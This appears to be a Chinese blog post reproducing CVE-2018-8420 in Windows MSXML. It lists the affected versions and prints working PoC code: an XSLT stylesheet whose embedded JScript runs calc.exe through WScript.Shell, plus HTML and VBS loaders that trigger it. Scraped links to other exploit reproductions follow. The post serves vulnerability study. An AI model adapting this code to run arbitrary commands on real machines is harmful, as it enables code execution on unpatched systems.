
CVE-2018-8420 漏洞复现
影响的 Windows 版本:
Microsoft Windows 10 Version 1607 for 32-bit Systems
Microsoft Windows 10 Version 1607 for x64-based Systems
Microsoft Windows 10 Version 1803 for 32-bit Systems
Microsoft Windows 10 Version 1803 for x64-based Systems
Microsoft Windows 10 for 32-bit Systems
Microsoft Windows 10 for x64-based Systems
Microsoft Windows 10 version 1703 for 32-bit Systems
Microsoft Windows 10 version 1703 for x64-based Systems
Microsoft Windows 10 version 1709 for 32-bit Systems
Microsoft Windows 10 version 1709 for x64-based Systems
Microsoft Windows 7 for 32-bit Systems SP1
Microsoft Windows 7 for x64-based Systems SP1
Microsoft Windows 8.1 for 32-bit Systems
Microsoft Windows 8.1 for 64-bit Systems
Microsoft Windows RT 8.1
Microsoft Windows Server 1709
Microsoft Windows Server 1803
Microsoft Windows Server 2008 R2 for Itanium-based Systems SP1
Microsoft Windows Server 2008 R2 for x64-based Systems SP1
Microsoft Windows Server 2008 for 32-bit Systems SP2
Microsoft Windows Server 2008 for Itanium-based Systems SP2
Microsoft Windows Server 2008 for x64-based Systems SP2
Microsoft Windows Server 2012
Microsoft Windows Server 2012 R2
Microsoft Windows Server 2016
漏洞复现:
本地测试版本:Microsoft Windows Server 2008 R2 Datacenter
Poc 地址:https://github.com/Sch01ar/CVE-2018-8420
xml,调用计算器
 <?xml version='1.0'?>
 <stylesheet
 xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
 xmlns:user="placeholder"
 version="1.0">
 <output method="text"/>
  <ms:script implements-prefix="user" language="JScript">
  <![CDATA[
  var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
  ]]> </ms:script>
 </stylesheet>
html
<script type="text/vbscript">
Sub POC()
Set XML = CreateObject("Microsoft.XMLDOM")
XML.async = False
Set xsl = XML
xsl.Load "xml.xml"
XML.transformNode xsl
End Sub
POC()
</script>
vbs
Sub Dummy()
Set XML = CreateObject("Microsoft.XMLDOM")
XML.async = False
Set xsl = XML
xsl.Load "xml.xml"
XML.transformNode xsl
End Sub
Dummy()

打开 xml.html


点击,是

点击,是

成功弹出了计算器
直接运行 xml.vbs

也成功弹出了计算器
CVE-2018-8420 漏洞复现的更多相关文章
- struts2(s2-052)远程命令执行漏洞复现
漏洞描述: 2017年9月5日,Apache Struts发布最新安全公告,Apache Struts2的REST插件存在远程代码执行的高危漏洞,该漏洞由lgtm.com的安全研究员汇报,漏洞编号为C ...
- 8.Struts2-057漏洞复现
漏洞信息: 定义XML配置时如果namespace值未设置且上层动作配置(Action Configuration)中未设置或用通配符namespace时可能会导致远程代码执行. url标签未设置va ...
- CVE¬-2020-¬0796 漏洞复现(本地提权)
CVE-2020-0796 漏洞复现(本地提权) 0X00漏洞简介 Microsoft Windows和Microsoft Windows Server都是美国微软(Microsoft)公司的产品 ...
- Windows CVE-2019-0708 远程桌面代码执行漏洞复现
Windows CVE-2019-0708 远程桌面代码执行漏洞复现 一.漏洞说明 2019年5月15日微软发布安全补丁修复了CVE编号为CVE-2019-0708的Windows远程桌面服务(RDP ...
- 【漏洞复现】Tomcat CVE-2017-12615 远程代码执行漏洞
漏洞描述 [漏洞预警]Tomcat CVE-2017-12615远程代码执行漏洞/CVE-2017-12616信息泄漏 https://www.secfree.com/article-395.html ...
- ghostscript远程代码执行漏洞复现
这两天网上ghostscript又又有漏洞信息了,但是没有poc,于是找找资料把今年8月21日的那个验证下 1.关于ghostscript Ghostscript是一套建基于Adobe.PostScr ...
- 20145330 《网络对抗》 Eternalblue(MS17-010)漏洞复现与S2-045漏洞的利用及修复
20145330 <网络对抗> Eternalblue(MS17-010)漏洞利用工具实现Win 7系统入侵与S2-045漏洞的利用及修复 加分项目: PC平台逆向破解:注入shellco ...
- Ecshop 2.x_3.x SQL注入和代码执行漏洞复现和分析
0x00 前言 问题发生在user.php的的显示函数,模版变量可控,导致注入,配合注入可达到远程代码执行 0x01 漏洞分析 1.SQL注入 先看user.php的$ back_act变量来源于HT ...
- [漏洞复现]CVE-2018-4887 Flash 0day
1.漏洞概述 2018年2月1号,Adobe官方发布安全通报(APSA18-01),声明Adobe Flash 28.0.0.137及其之前的版本,存在高危漏洞(CVE-2018-4878). 攻击者 ...
- CVE-2018-15982漏洞复现
作者:欧根 漏洞信息:CVE-2018-15982 Adobe已发布适用于Windows,macOS,Linux和Chrome OS的Adobe Flash Player安全更新.这些更新解决一个 ...
随机推荐
- Qt5.4.1_静态编译
http://www.cnblogs.com/findumars/p/4852350.html http://godebug.org/index.php/archives/133/ http://ww ...
- linux hosts.equiv设置解析
hosts.equiv文件的用途与格式 一. hosts.equiv 文件的用途 /etc/hosts.equiv 和 $HOME/.rhosts 定义了哪些计算机和用户可以不用提供口令就在本地计算机 ...
- Qt 线程基础
(转自:http://my.oschina.net/laopiao/blog/88158) 何谓线程? 线程与并行处理任务息息相关,就像进程一样.那么,线程与进程有什么区别呢?当你在电子表格上进行数据 ...
- Use appropriate component from RM component palette
--------------------------- 错误 --------------------------- Opened report contains the following non- ...
- Android Studio 编译报错:Process 'command 'D:\SDK\AS\sdk\build-tools\23.0.0\aapt.exe'' finished with non-zero exit value 1
AGPBI: {"kind":"error","text":"No resource identifier found for a ...
- (转) 一致性Hash算法在Memcached中的应用
前言 大家应该都知道Memcached要想实现分布式只能在客户端来完成,目前比较流行的是通过一致性hash算法来实现.常规的方法是将 server的hash值与server的总台数进行求余,即hash ...
- LambdaMART简介——基于Ranklib源码(二 Regression Tree训练)
上一节中介绍了 $ \lambda $ 的计算,lambdaMART就以计算的每个doc的 $\lambda$ 值作为label,训练Regression Tree,并在最后对叶子节点上的样本 $la ...
- CUDA 安装完成以后如何判断安装是否成功
最近在家里过寒假,可能这是还在学校里带着最大的福利了,无意之中翻出了多年前买的几本关于CUDA编程的书,于是随便在自己电脑上配置了一下环境,试试能不能把当年没有看完的书给看完了,于是有了今天这个判断C ...
- 在SSH项目中实现分页效果
在实现分页的时候,我使用的是数据库下面的User表,实现的效果是通过分页查询 能够将表中的数据分页显示,点击相关的按钮实现:首页.上一页.下一页.末页的显示 1新建一个dynamic web proj ...
- Python基础知识记录
1.去除空格 strip() 删除两边的空格.lstrip() 删除左边的空格.rstrip() 删除右边的空格 2.字符串的连接 s1='abc' s2='cdf' s3=s1+s2 pr ...